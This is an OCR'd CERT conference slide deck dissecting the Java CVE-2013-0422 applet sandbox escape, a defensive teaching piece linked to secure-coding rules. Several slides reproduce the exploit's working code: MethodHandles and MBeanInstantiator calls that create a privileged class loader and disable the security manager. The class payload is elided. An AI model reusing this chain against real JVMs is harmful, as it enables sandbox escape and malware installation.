Anatomy of Yet Another Java 0-day Exploit

David Svoboda

Notices

The view, opinions, and/or findings contained in this material are those of the author(s) and should not be construed as an official Government position, policy, or decision, unless designated by other documentation.

References herein to any specific entity, product, process, or service by trade name, trade mark, manufacturer, or otherwise, does not necessarily constitute or imply its endorsement, recommendation, or favoring by Carnegie Mellon University or its Software Engineering Institute nor of Carnegie Mellon University - Software Engineering Institute by any such named or represented entity.

NO WARRANTY. THIS CARNEGIE MELLON UNIVERSITY AND SOFTWARE ENGINEERING INSTITUTE MATERIAL IS FURNISHED ON AN "AS-IS" BASIS. CARNEGIE MELLON UNIVERSITY MAKES NO WARRANTIES OF ANY KIND, EITHER EXPRESSED OR IMPLIED, AS TO ANY MATTER INCLUDING, BUT NOT LIMITED TO, WARRANTY OF FITNESS FOR PURPOSE OR MERCHANTABILITY, EXCLUSIVITY, OR RESULTS OBTAINED FROM USE OF THE MATERIAL. CARNEGIE MELLON UNIVERSITY DOES NOT MAKE ANY WARRANTY OF ANY KIND WITH RESPECT TO FREEDOM FROM PATENT, TRADEMARK, OR COPYRIGHT INFRINGEMENT.

[DISTRIBUTION STATEMENT A] This material has been approved for public release and unlimited distribution. Please see Copyright notice for non-US Government use and distribution.

This material was prepared for the exclusive use of JavaOne Conference Attendees and may not be used for any other purpose without the written consent of permission@sei.cmu.edu.

CERT® is registered in the U.S. Patent and Trademark Office by Carnegie Mellon University.

DM-0004681


Agenda

- Intro: Java Applet Security
- January 2013 Exploit
- Patch to January 2013 Exploit
- Summary

Security Explorations

Security Explorations found 59 vulnerabilities that are “pure Java”

- *April 2012*: 20 vulnerabilities reported to Oracle
- *November 2012*: Vulnerabilities published




Is it easy to break Java security ?

Java is one of the most exciting and difficult-to-break technologies we have ever met with. Contrary to common belief, it is not so easy to break Java. For a reliable, non-memory-corruption–based exploit codes, usually more than one issue needs to be combined to achieve a full JVM sandbox compromise. This alone is both challenging and demanding, as it usually requires a deep knowledge of a JVM implementation and the tricks that can be used to break its security.


- Security Explorations FAQ

Secure Coding Standards 1



The CERT™ Oracle™ Secure Coding Standard for Java
by Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda

All rules and guidelines are available online at www.securecoding.cert.org



Java Coding Guidelines
by Fred Long, Dhruv Mohindra, Robert C. Seacord, Dean F. Sutherland, David Svoboda

Secure Coding Standards 2

ORACLE®

Secure Coding Guidelines for the Java Programming Language, Version 4.0

http://www.oracle.com/technetwork/java/seccodeguide-139067.html

CERT/CC Blog
Anatomy of Java Exploits
by David Svoboda
January 15, 2013 2:00 PM

https://insights.sei.cmu.edu/cert/2013/01/anatomy-of-java-exploits.html

Well-Behaved Applets

Applets run in a security sandbox

- Chaperoned by a **`SecurityManager`**
  - which throws a **`SecurityException`** if applet tries to do anything forbidden

Sandbox prevents applets from:

- Accessing the filesystem
- Accessing the network
  - EXCEPT the host it came from
- Running external programs
- Modifying the security manager

A signed applet may request privilege to do these things.

Invoking the Well-Behaved Applet

```
<html>

Java applet here:

<APPLET code="javaapplet.Java"
        archive='signed.jar'
        width="300" height="100"
>
</APPLET>

</html>
```

Well-Behaved Applet

```
public void init()
{
    try
    {
        Process localProcess = null;
        localProcess = Runtime.getRuntime().exec(”xeyes");
        if (localProcess != null)
            localProcess.waitFor();
    }
    catch (Throwable localThrowable)
    {
        localThrowable.printStackTrace();
    }
}

public void paint(Graphics paramGraphics)
{
    paramGraphics.drawString("Loading", 50, 25);
}
```

Called when the applet is first created

Called when the applet is visited

Well-Behaved Applet Stack Trace

```
java.security.AccessControlException: access denied
      ("java.io.FilePermission" "<<ALL FILES>>" "execute")
  at java.security.AccessControlContext.checkPermission(
```

```
localProcess = Runtime.getRuntime().exec("xclock");
```


```
  at java.lang.SecurityManager.checkP
     SecurityManager.java:549)
  at java.lang.SecurityManager.check
     SecurityManager.java:799)
  at java.lang.ProcessBuilder.star       essBuilder.java:1016)
  at java.lang.Runtime.exec(Runtim       va:615)
  at java.lang.Runtime.exec(Runti        java:448)
  at java.lang.Runtime.exec(Runti        e.java:345)
  at javaapplet.Java.init(Java.java:24)
  at sun.applet.AppletPanel.run(AppletPanel.java:434)
  at java.lang.Thread.run(Thread.java:722)
```

Agenda

- Intro: Java Applet Security
- January 2013 Exploit
- Patch to January 2013 Exploit
- Summary

January 2013 Exploit (CVE-2013-0422)

- Pure Java (no C-level bugs involved)
- Ran using Oracle Java 1.7.0u10
- Disables the security manager
  - *(e.g., breaks out of jail)*
- Can do anything a Java desktop app can do
  - was used to install malware




Exploit Code: `init()`

```
public void init() {

  try {
    disableSecurity();
    Process localProcess = null;
    localProcess = Runtime.getRuntime().exec("xclock");
    if (localProcess != null)
      localProcess.waitFor();
  } catch (Throwable localThrowable) {
    localThrowable.printStackTrace();
  }
}
```

Attacker's View…



Want to disable the security manager? You'll need a privileged class for that, or else the security manager will disable you.

Want to generate a class with higher privileges from applets using **`ClassLoader`** and to execute any Java code?…

`ClassLoader.defineClass()`

The **`defineClass()`** method of **`ClassLoader`** class can create a privileged class.

```
protected final Class<?> defineClass(String name,
          byte[] b, int off, int len,
          ProtectionDomain protectionDomain)
```

- **`name`**—Class name
- **`b`**—The bytes that make up the class data
- **`off`**—The start offset in `b` of the class data
- **`len`**—The length of the class data
- **`protectionDomain`**—The **`ProtectionDomain`** of the class


Want to Use `defineClass()`?

`ClassLoader` is *abstract*


- Can't "new" a **`ClassLoader`** object

`defineClass()` is a *protected* method


- Can't invoke it from outside the class



Need a subclass of **`ClassLoader`**…



Designing Malicious Applets



Constructing a `ClassLoader`?

```
ClassLoader cl = new ClassLoader();
```

Prohibited

`ClassLoader` is an abstract class.
You cannot use **`new`** operator for abstract classes.

- Obtaining the **`ClassLoader`** instance?

```
ClassLoader cl = getClass().getClassLoader();
```

Allowed

But…
you cannot invoke **`defineClass`** method from outside **`ClassLoader`**, because **`defineClass`** is a *protected* method.


Preparing a customized subclass of **`ClassLoader`**?

Disabling Security

```
public void disableSecurity() throws Throwable {
  byte[] arrayOfByte = hex2Byte(ByteArrayWithSecOff);
  JmxMBeanServerBuilder localJmxMBeanServerBuilder
    = new JmxMBeanServerBuilder();
  JmxMBeanServer localJmxMBeanServer
    = (JmxMBeanServer)localJmxMBeanServerBuilder.newMBeanServer(
        "", null, null);
  MBeanInstantiator localMBeanInstantiator
    = localJmxMBeanServer.getMBeanInstantiator();
  ClassLoader a = null;
  …
```

Disabling Security: `BytearrayWithSecOff`

```
public void disableSecurity() throws Throwable {
  byte[] arrayOfByte = hex2Byte(ByteArrayWithSecOff);
  JmxMBeanServerBuilder localJmxMBeanServerBuilder
    = new JmxMBeanServerBuilder();
  JmxMBeanServer localJmxMBeanServer
    = (JmxMBeanServer)localJmxMBeanServerBuilder.newMBeanServer(
        "", null, null);
  MBeanInstantiator localMBeanInstantiator
    = localJmxMBeanServer.getMBeanInstantiator();
  ClassLoader a = null;
  …
```



```
public static String ByteArrayWithSecOff
  = "CAFEBABE00000 . . . 0000020017”;
```

Disabling Security: `BytearrayWithSecOff`

```
public void disableSecurity() throws Throwable {
  byte[] arrayOfByte = hex2Byte(ByteArrayWithSecOff);
  JmxMBeanServerBuilder localJmxMBeanServerBuilder
    = new JmxMBeanServerBuilder();
  JmxMBeanServer localJmxMBeanServer
                                          ewMBeanServer(
```

```
Class C {
  public C() {
    System.setSecurityManager(null);
    AccessController.doPrivileged(this);
  }
}
```

```
public static String ByteArrayWithSecOff
  = "CAFEBABE00000 . . . 0000020017”;
```


Disabling Security: `BytearrayWithSecOff`

```
public void disableSecurity() throws Throwable {
  byte[] arrayOfByte = hex2Byte(ByteArrayWithSecOff);
  JmxMBeanServerBuilder localJmxMBeanServerBuilder
    = new JmxMBeanServerBuilder();
  JmxMBeanServer localJmxMBeanServer
    = (JmxMBeanServer)localJmxMBeanServerBuilder.newMBeanServer(
        "", null, null);
  MBeanInstantiator localMBeanInstantiator
    = localJmxMBeanServer.getMBeanInstantiator();
  ClassLoader a = null;
  …
// Return byte array from a string of hex values
static public byte[] hex2Byte(String s) {
  byte[] result = new byte[s.length() / 2];
  for (int i = 0; i < result.length; i++) {
    result[i] = (byte)
        Integer.parseInt(s.substring(2 * i, 2 * i + 2), 16);
  }
  return result;
}
```

Disabling Security: First Exploit

```
public void disableSecurity() throws Throwable {
  byte[] arrayOfByte = hex2Byte(ByteArrayWithSecOff);
  JmxMBeanServerBuilder localJmxMBeanServerBuilder
    = new JmxMBeanServerBuilder();
  JmxMBeanServer localJmxMBeanServer
    = (JmxMBeanServer)localJmxMBeanServerBuilder.newMBeanServer(
        "", null, null);
  MBeanInstantiator localMBeanInstantiator
    = localJmxMBeanServer.getMBeanInstantiator();
  ClassLoader a = null;

  Class localClass1
    = localMBeanInstantiator.findClass(
      "sun.org.mozilla.javascript.internal.Context", a);
  Class localClass2
    = localMBeanInstantiator.findClass(
      "sun.org.mozilla.javascript.internal.GeneratedClassLoader",
      a);
  …
```



MBeanInstantiator.findClass()

```
static Class<?> loadClass(String className, ClassLoader loader)
    throws ReflectionException {

    Class<?> theClass;
    if (className == null) {
        throw new RuntimeOperationsException(new
            IllegalArgumentException("The class name cannot be null"),
                        "Exception occurred during object instantiation");
    }
    try {
        if (loader == null)
            loader = MBeanInstantiator.class.getClassLoader();
        if (loader != null) {
            theClass = Class.forName(className, false, loader);
        } else {
            theClass = Class.forName(className);
        }
    } catch (ClassNotFoundException e) {
        throw new ReflectionException(e,
        "The MBean class could not be loaded");
    }
    return theClass;
}
```

How to Fool `Class.forName()`

`Class.forName()` does a security check, but it is minimal


- Only checks that immediate calling class's class loader has the required privileges
- This means that untrusted code can't call **`class.forName()`** and get forbidden classes
  - But it can trick trusted code into doing so!

`MBeanInstantiator.loadClass()` violates:

SEC52-J. Do not expose methods that use reduced-security checks to untrusted code

ORACLE

Guideline 9-9: Safely invoke standard APIs that perform tasks using the immediate caller's class loader instance



SEC04-J. Protect sensitive operations with security manager checks

Disabling Security: Remainder 1

```
public void disableSecurity() throws Throwable {
  …
  MethodHandles.Lookup localLookup = MethodHandles.publicLookup();
  MethodType localMethodType1 = MethodType.methodType(MethodHandle.class, Class.class,
        new Class[] { MethodType.class });
  MethodHandle localMethodHandle1 = localLookup.findVirtual(
        MethodHandles.Lookup.class, "findConstructor", localMethodType1);
  MethodType localMethodType2 = MethodType.methodType(Void.TYPE);
  MethodHandle localMethodHandle2 = (MethodHandle)localMethodHandle1.invokeWithArguments(
        new Object[] {localLookup, localClass1, localMethodType2});
  Object localObject1 = localMethodHandle2.invokeWithArguments(new Object[0]);
  MethodType localMethodType3 = MethodType.methodType(MethodHandle.class, Class.class,
        new Class[] {String.class, MethodType.class});
  MethodHandle localMethodHandle3 = localLookup.findVirtual(
        MethodHandles.Lookup.class, "findVirtual", localMethodType3);
  MethodType localMethodType4 = MethodType.methodType(localClass2, ClassLoader.class);
  MethodHandle localMethodHandle4 = (MethodHandle)localMethodHandle3.invokeWithArguments(
        new Object[] { localLookup, localClass1, "createClassLoader", localMethodType4 });
  Object localObject2 = localMethodHandle4.invokeWithArguments(
        new Object[] {localObject1, null});
  MethodType localMethodType5 = MethodType.methodType(Class.class, String.class,
        new Class[] { byte[].class });
  MethodHandle localMethodHandle5 = (MethodHandle)localMethodHandle3.invokeWithArguments(
        new Object[] { localLookup, localClass2,"defineClass", localMethodType5 });
  Class localClass3 = (Class)localMethodHandle5.invokeWithArguments(
        new Object[] { localObject2, null, arrayOfByte });
  localClass3.newInstance();
}
```

Disabling Security: Remainder 2

```
public void disableSecurity() throws Throwable {
  …
  MethodHandles.Lookup localLookup = MethodHandles.publicLookup();


  MethodHandle mh_lookup_findConstructor
       = localLookup.findVirtual(MethodHandles.Lookup.class, "findConstructor");

  MethodHandle sun___Context = mh_lookup_findConstructor( localLookup, sun___Context);

  Object sunContext = sun___Context();


  MethodHandle mh_findVirtual
       = localLookup.findVirtual(MethodHandles.Lookup.class, "findVirtual");

  MethodHandle sun___Context_createClassLoader
       = mh_findVirtual( localLookup, sun___Context, "createClassLoader");
  Object sunContextClassLoader = sun___Context_createClassLoader( sunContext, null);



  MethodHandle sun___generatedClassLoader_defineClass
       = sun___generatedClassLoader.defineClass();
  Class arrayOfByteClass
       = sun___generatedClassLoader_defineClass( sunContextClassLoader, null, arrayOfByte);
  arrayOfByteClass.newInstance();
}
```

Disabling Security: Remainder 3

```
public void disableSecurity() throws Throwable {

...
```

Why couldn't we just say
= sun.org.mozilla.javascript.intern
.GeneratedClassLoader.defineClass()
?

```
  MethodHandle sun___generatedClassLoader_defineClass
       = sun___generatedClassLoader.defineClass();
  Class arrayOfByteClass
       = sun___generatedClassLoader_defineClass(
            sunContextClassLoader, null, arrayOfByte);
  arrayOfByteClass.newInstance();
}
```

Disables security manager

Exploit Dissection

Variable	Content	
`localClass1`	`sun.org.mozilla.javascript.internal.Context`	
`localClass2`	`sun.org.mozilla.javascript.internal.GeneratedClassLoader`	
`localLookup`		An object that looks up public methods
`localMethodHandle1`	`MethodHandles.Lookup.findConstructor()`	
`localMethodHandle2`	`new Context()`	0-arg constructor
`localObject1`	<object of type `Context`>	created by `new Context()`
`localMethodHandle3`	`Lookup.findVirtual()`	
`localMethodHandle4`	`Context.createClassLoader()`	
`localObject2`	<object of type `ClassLoader`>	created by `createClassLoader()`
`localMethodHandle5`	`Lookup.findVirtual(GeneratedClassLoader.defineClass())`	
`localClass3`	`GeneratedClassLoader.defineClass(ByteArrayWithSecOff)`	

Why Did This Work?

The exploit works by creating a **`ClassLoader`** that builds a **`Class`** from the byte array

BUT

The security manager normally prevents applets from creating a **`ClassLoader`**

BUT

The code used Java's Reflection API to indirectly create a **`ClassLoader`**

BUT

The Reflection APIs also contain security access checks

BUT

The **`java.lang.invoke.MethodHandles.Lookup`** class doesn't contain sufficient access checks

Privileges Can Vary per Class

If **`a`** and **`b`** are objects of the same class, they will always have the same privileges

But if they are different classes, they may have differing privileges

- even if **`a`** is a subclass of **`b`**
- even if they are in the same package
- in the same JVM

Classes in the Java core library have full privileges

But applet classes have limited privileges

- Cannot create new classes.

Privilege Security Issues

Privilege escalation vulnerability


Restricted code manages to execute code in an unrestricted (privileged) context

Less privileged methods can invoke more privileged methods

More privileged methods can invoke less privileged methods unknowingly:

- Unprivileged subclasses
- Interfaces
  - Callbacks
  - Event handlers


Confused Deputy Problem 1



Q: If class A is unprivileged and class B is privileged, how do we make sure that class A doesn't trick class B into doing something privileged on A's behalf?

Confused Deputy Problem 2

A: Require that all callers are privileged before proceeding.



Mitigating Confused Deputy

For a sensitive operation to proceed, **every** method on the call stack must be allowed to do it

This stops unprivileged classes from "hiding" behind privileged classes when trying to do something malicious

Enables privileged classes to publish sensitive methods, because the security manager will prevent unprivileged classes from using them

Sensitive methods can "take care of themselves"


Encourages *Distrustful Decomposition*

Reduced Security Checks 1

Some core methods use reduced security checks

Instead of checking the permissions for all callers in the call stack, they check the permissions only for the immediate caller

Any privileged method that invokes one of these methods may be vulnerable to “confused deputy”



SEC52-J. Do not expose methods that use reduced-security checks to untrusted code

Reduced Security Checks 2

ORACLE

Guideline 9-8: Safely invoke standard APIs that bypass **`SecurityManager`** checks depending on the immediate caller's class loader

Method
`java.lang.Class.getClassLoader`
`java.lang.Class.getClasses`
`java.lang.Class.getField(s)`
`java.lang.Class.getMethod(s)`
`java.lang.Class.getConstructor(s)`
`java.lang.Class.getDeclaredClasses`
`java.lang.Class.getDeclaredField(s)`
`java.lang.Class.getDeclaredMethod(s)`
`java.lang.Class.getDeclaredConstructor(s)`
`java.lang.ClassLoader.getParent`
`java.lang.ClassLoader.getSystemClassLoader`
`java.lang.Thread.getContextClassLoader`

Reduced Security Checks 3

ORACLE Guideline 9-9: Safely invoke standard APIs that perform tasks using the immediate caller's class loader instance

Method
`java.lang.Class.forName`
`java.lang.Package.getPackage(s)`
`java.lang.Runtime.load`
`java.lang.Runtime.loadLibrary`
`java.lang.System.load`
`java.lang.System.loadLibrary`
`java.sql.DriverManager.getConnection`
`java.sql.DriverManager.getDriver(s)`
`java.sql.DriverManager.deregisterDriver`
`java.util.ResourceBundle.getBundle`

Reduced Security Checks 4

ORACLE Guideline 9-10: Be aware of standard APIs that perform Java language access checks against the immediate caller

Method
`java.lang.Class.newInstance`
`java.lang.reflect.Constructor.newInstance`
`java.lang.reflect.Field.get*`
`java.lang.reflect.Field.set*`
`java.lang.reflect.Method.invoke`
`java.util.concurrent.atomic.AtomicIntegerFieldUpdater.newUpdater`
`java.util.concurrent.atomic.AtomicLongFieldUpdater.newUpdater`
`java.util.concurrent.atomic.AtomicReferenceFieldUpdater.newUpdater`


Disabling Security: Remainder 2

```
public void disableSecurity() throws Throwable {

...
```

The **SecurityManager** prevents us from calling this code directly.
But it lets us use reflection
because then the immediate caller is **Method.invoke()**!

```
  MethodHandle sun___generatedClassLoader_defineClass
       = sun___generatedClassLoader.defineClass();
  Class arrayOfByteClass
       = sun___generatedClassLoader_defineClass(
            sunContextClassLoader, null, arrayOfByte);
  arrayOfByteClass.newInstance();
}
```



Reflection API Security Checks

For their security to be effective, reflection methods must correctly identify their caller

